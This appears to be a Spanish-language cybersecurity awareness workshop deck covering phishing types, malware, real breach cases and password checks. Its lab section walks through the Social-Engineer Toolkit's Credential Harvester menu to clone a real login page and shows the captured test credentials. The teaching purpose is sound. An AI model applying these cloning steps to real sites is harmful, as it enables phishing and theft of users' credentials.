



Taller de Ciberseguridad

Desenmascarando al enemigo invisible

AGENDA



1

Fraudes



2

Ingeniería Social



3

Phishing



4

Respuestas ante
un ataque



5

Laboratorio

1

FRAUDES



- Los usuarios o empresas pueden desestimar la seguridad de sus dispositivos electrónicos por diferentes razones
 - exceso de confianza.
 - intento de recortar costos.
- Esto conlleva que se tomen decisiones que puedan traer consecuencias graves para las operaciones diarias.
- ¿Cómo hacen los ciberdelincuentes para generar estos fraudes?

2 INGENIERÍA SOCIAL



La ingeniería social se basa en aprovechar la confianza, la curiosidad o el miedo de las personas con el objetivo de conseguir información sensible

Esta técnica es utilizada por cibercriminales, hackers y estafadores para acceder a sistemas informáticos y robar información valiosa.



3 PHISHING

Phishing es una forma de fraude en línea en la que el atacante se hace pasar por una entidad legítima para robar información privada como contraseñas o números de tarjeta de crédito

Los cibercriminales suelen hacer uso de esta técnica con un fin lucrativo



TIPOS DE PHISHING

Se utilizan para engañar a las personas y así poder obtener información privada de éstas. Normalmente, estos ataques son de suplantación de identidad de instituciones de confianza como podría ser el banco, su compañía telefónica, etc.



VISHING

Lo que destaca es el uso de la voz en vez de texto en los ataques. Con esto, los atacantes utilizan números de teléfonos fraudulentos, modificadores de voz... combinan tanto llamadas de teléfono como mensajes de texto

1



SMISHING

Es generalmente usado por SMS, intercalando también estos mensajes con las llamadas telefónicas o correos electrónicos para dar cierta fiabilidad a la víctima y así poder completar su ataque con éxito

2



SPEAR PHISHING

Consiste en una modalidad phishing dirigida contra un objetivo específico, en el que los atacantes intentan, mediante un correo electrónico, conseguir información confidencial de la víctima.

3

VAMOS A PONER A PRUEBA TU CONTRASEÑA

#3
¿utilizas la
misma para
todo?

#4
¿Tienes doble
factor de
autenticaci;on?



- #1 ¿incluye letras y números?
- #2 ¿cuántos caracteres tiene?

';--have i been pwned?

Check if your email or phone is in a data breach

email address



pwned?

BUSCADOR CONTRASEÑA COMPROMETIDA



La plataforma recopila información de diversas fuentes públicas y privadas, como registros de violaciones de datos y dumps de contraseñas

HEMOS SIDO VÍCTIMA, ¿AHORA QUÉ?

- Cambiar la contraseña.
- Notificar a servicios afectados que tu cuenta ha sido vulnerada.
- En caso de ser vulnerado nuestro correo corporativo, contactar con el responsable técnico

¿QUE PODRÍAN HACER LOS "MALOS"?

- *Ataque de phishing secundario. Futuro ataque dirigido usando datos extraídos. (por ejemplo, para acceder a otra persona con más importancia dentro de la organización)*
- *Filtración de datos. Subasta o venta de datos*
- *Malware*




SPYWARE KEYLOGGER



*Realizan un seguimiento y registran cada tecla que se pulsa en el ordenador,
sin el permiso ni el conocimiento del usuario*

GUSANO ORDENADORES



Forgotten your password?

*Tan pronto como un gusano se afianza en una máquina anfitriona,
puede extenderse a través de una red sin necesidad de ayuda o de acciones externas.*

RANSOMWARE CIFRADO



Un ransomware es un tipo de malware que bloquea el acceso a los archivos o sistema de un dispositivo y pide un rescate para recuperarlos.

RANSOMWARE CLÍNIC BARCELONA

Fue víctima de un ataque de ransomware en Marzo de 2023



RANSOMWARE SEPE

Fue víctima de un ataque de ransomware en Julio de 2022

The image shows a screenshot of a social media post from the official account of the Servicio Público de Empleo Estatal (SEPE) on a platform like Twitter or X. The post features a yellow header banner with the text "if (\$('header1').scrollTop() > header1_initialDistance) { header1.css('padding-top', '' + \$(window).height() + 'px'); }". Below the banner, there is a small profile picture of the SEPE logo (a red shield with a crown and the letters SEPE.es) and the text "Servicio Público de Empleo Estatal SEPE" followed by "352.423 seguidores". The main message in the post reads: "Por causas ajenas al #SEPE, la página web y la SEDE Electrónica del Servicio Público de Empleo Estatal no se encuentran disponibles. Se avisará cuando estén nuevamente operativas. Lamentamos las molestias causadas." (Due to causes external to #SEPE, the website and the Electronic Office of the Service of Public Employment are not available. We will inform when they are back online. We apologize for the inconvenience caused.)

PHISHING REDDIT

*Fue víctima de un ataque de phishing en
Febrero de 2023*



The image shows the official Reddit homepage banner. It features a large orange background with a white cartoon character holding a sword, surrounded by various icons related to the platform like a smartphone, a globe, and a video camera. The banner also includes the text "r/reddit" and navigation links for "Posts" and "Wiki".

Posts **Wiki**

r/reddit

↑ Posted by u/KeyserSosa 2 months ago 2 2

3.9k We had a security incident. Here's what we know.

↓ Updates

TL;DR Based on our investigation so far, Reddit user passwords and accounts are safe, but on Sunday night (pacific time), Reddit systems were hacked as a result of a sophisticated and highly-targeted phishing attack. They gained access to some internal documents, code, and some internal business systems.

What Happened?

On late (PST) February 5, 2023, we became aware of a sophisticated phishing campaign that targeted Reddit employees. As in most phishing campaigns, the attacker sent out plausible-sounding prompts pointing employees to a website that cloned the behavior of our intranet gateway, in an attempt to steal credentials and second-factor tokens.

After successfully obtaining a single employee's credentials, the attacker gained access to some internal docs, code, as well as some internal dashboards and business systems. We show no indications of breach of our primary production systems (the parts of our stack that *run* Reddit and store the majority of our data).

Exposure included limited contact information for (currently hundreds of) company contacts and employees (current and former), as well as limited advertiser information. Based on several days of initial investigation by security, engineering, and data science (and friends!), we have no evidence to suggest that any of your non-public data has been accessed, or that Reddit's information has been published or distributed online.

PRÁCTICO - CUESTIONARIO



TROYANO MEDIANTE CORREO

En las siguientes diapositivas explicaremos
la ejecución del malware



Proceso Ataque

Cuestionario super importante
* Required

Para realizar esta encuesta debes iniciar sesión
[Haz click aquí para iniciar sesión](#)

Pregunta 1
* Required


Para realizar esta pregunta debes iniciar sesión

Pregunta 2
* Required

Para realizar esta pregunta debes iniciar sesión

Pregunta 3
* Required

Para realizar esta pregunta debes iniciar sesión



Login

Google

Email

Password

Login

Secure-Wifi

No registration required. Login with your social account.

Sign in with your Google Account

Enter your email

Enter your password

More options

NEXT

Sign in with your Google Account

Enter your SMS Code

More options

NEXT

PRÁCTICO - PHISHING

CREACIÓN WEB FALSA

En las siguientes diapositivas explicaremos la ejecución del malware

```
[---] The Social-Engineer Toolkit (SET) [---]  
[---] Created by: David Kennedy (ReL1K) [---]  
[---] Version: 8.0.3 [---]  
[---] Codename: 'Maverick' [---]  
[---] Follow us on Twitter: @TrustedSec [---]  
[---] Follow me on Twitter: @HackingDave [---]  
[---] Homepage: https://www.trustedsec.com [---]  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.
```

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Social-Engineering Attacks
 - 2) Penetration Testing (Fast-Track)
 - 3) Third Party Modules
 - 4) Update the Social-Engineer Toolkit
 - 5) Update SET configuration
 - 6) Help, Credits, and About
- 99) Exit the Social-Engineer Toolkit

set> 1

Select from the menu:

- 1) Spear-Phishing Attack Vectors
 - 2) Website Attack Vectors
 - 3) Infectious Media Generator
 - 4) Create a Payload and Listener
 - 5) Mass Mailer Attack
 - 6) Arduino-Based Attack Vector
 - 7) Wireless Access Point Attack Vector
 - 8) QRCode Generator Attack Vector
 - 9) Powershell Attack Vectors
 - 10) Third Party Modules
- 99) Return back to the main menu.

set> 2

- 1) Java Applet Attack Method
 - 2) Metasploit Browser Exploit Method
 - 3) Credential Harvester Attack Method
 - 4) Tabnabbing Attack Method
 - 5) Web Jacking Attack Method
 - 6) Multi-Attack Web Method
 - 7) HTA Attack Method
- 99) Return to Main Menu

set:webattack>3

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>2

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.19.247.62]:

[-] SET supports both HTTP and HTTPS

[-] Example: http://www.thisisafakesite.com

set:webattack> Enter the url to clone: https://candidatura.42malaga.com/users/sign_in

The image shows two screenshots of a website. On the left is the homepage for '42 Málaga Fundación Telefónica'. It features a large '42' logo, the text 'MÁLAGA Fundación Telefónica', and a 'WELCOME' section with the subtext 'TO THE SITE DEDICATED TO CANDIDATES!'. A button labeled 'APPLY NOW' is visible. On the right is the 'LOG IN' page, which includes fields for 'Email' (containing 'test') and 'Password' (containing '••••'), and buttons for 'LOG IN', 'SIGN UP', and 'Forgot your password?'. The background of both pages is a blurred image of people working at desks.

```
[*] WE GOT A HIT! Printing the output:  
PARAM: utf8=â  
PARAM: authenticity_token=QHeh0/x1Ap/zmEk/1o8BF79wUAGDSumye5ltgHzZTk9WzrQGJY87nasAIQRc64xEBCzKd6ItEwbS+sHQ5HaUdw==  
POSSIBLE USERNAME FIELD FOUND: user[email]=test  
POSSIBLE USERNAME FIELD FOUND: user[password]=test  
POSSIBLE PASSWORD FIELD FOUND: user[password]=test  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

CONCLUSIÓN

Liga de ciberseguridad



...GRACIAS!!